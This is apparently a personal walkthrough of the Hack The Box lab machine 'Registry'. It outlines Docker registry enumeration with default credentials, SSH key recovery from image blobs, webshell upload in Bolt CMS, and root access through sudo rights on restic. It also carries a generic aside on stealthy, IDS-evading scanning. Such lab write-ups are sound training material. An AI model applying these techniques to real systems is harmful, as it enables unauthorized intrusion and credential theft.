→ My very first Hard box is now retired. A machine where you can exploit it if you know what technology is being used. The initial scan gave me a big hint that this machine is using Docker and a third-party server named REGISTRY Server. I downloaded the containers from the server and found an SSH Key to get into the machine and obtain the user.txt. During my privilege escalation, I discovered that I needed to perform lateral movement to the www-data shell, which is essentially the webserver. From there, users can abuse SUDOERS rights by running the Restic command and create a backup of the root directory on my Kali Linux machine to get the shell and root.txt.
Penetration Testing Methodologies
Network Scanning
Nmap scan
Discover open ports and running services
Enumeration

Browsing the HTTP Service
Put the commonName in the /etc/hosts/ file that appeared on the Nmap Scan

Download and analyze the install file

Visit the docker.registry.htb and look for interesting stuff in a Docker API

Found the docker repository containing an image called bolt-image

Found some blobs from latest
Download all blob files and look for a password or SSH key
Get into the Registry machine
Exploitation
Enumerate the Bolt CMS Website
Using LinPEAS, I found a hash that I can use as the password for the website
Modify the config.yml in the configuration and upload two webshells to gain an www-data shell.
Privilege Escalation
Abuse what www-data allowed me to run, which is restic
Create a snapshot on my Kali Linux machine as the backup server for restic
Do reverse SSH into bolt user shell
Run restic on www-data and back up the root directory to transfer it to my machine.
Get the id_rsa key from the SSH folder, and log in as root.
Finally rooted and got the root.txt
Network Scanning
Network scanning is a crucial step in identifying potential vulnerabilities within an organization’s network infrastructure. By using tools such as Nmap, Nessus, and OpenVAS, we can discover active hosts, open ports, and services running on those ports. This information helps us to create a detailed inventory of the network assets and assess their security posture.
During scanning, it is important to follow best practices to minimize disruption and ensure accuracy. For example, conducting scans during off-peak hours reduces the risk of impacting business operations. Additionally, using stealth techniques like SYN scanning or fragmented packet scanning can help avoid detection by intrusion detection systems (IDS).
Once the scan is complete, we analyze the results to identify any high-risk vulnerabilities that need immediate attention. This includes looking for outdated software versions, misconfigured services, and open ports with known exploits.
In summary, network scanning provides a comprehensive view of an organization’s network environment, enabling us to prioritize security efforts effectively.
Walkthrough
First, I run NMAP to scan the target and gather information about the services running on the machine. I use:
-sV ⇒ Probe open ports to determine service/version info
-sC ⇒ Equivalent to --script=default
-T 0-5 ⇒ Set timing template - higher is faster (less accurate)
So I thought this was only ordinary a text file but it’s not, is a gzip file so I tried to move into a gzip and decompressed but it’s not working, and I don’t whats wrong so I move on and go the the next phase.
1 2 3 4 5 6
# bash
root in htb/boxes/Registry ❯ file install install: gzip compressed data, last modified: Mon Jul 29 23:38:20 2019, from Unix, original size modulo 2^32 167772200 gzip compressed data, reserved method, has CRC, was "", from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 167772200
Explore Docker Registry


Next, I visited the docker.registry.htb and a popup login requested my username and password. After inputting admin:admin, it displayed a JSON API page.
and the JSON API
Post - Exploitation
Next, I searched for Docker api registry exploitation and didn’t fail. I found this awesome article which helped me get an SSH key password by exploring each blob file.
So based on the article’s method, I looked at the /v2/_catalog and found a docker repository called "bolt-image". It is basically a collection of related images.
Diving into the Docker Repository
Next, I added /tags/list and there was a repository named latest.

I tried to look at the /manifest/v2.

To download the file latest, I added this to the URL: /manifest/latest.
Opening this file reveals a lot of blobSum entries that contain information from the latest repository in a Docker registry. Each entry includes details like passwords, files, and SSH keys.
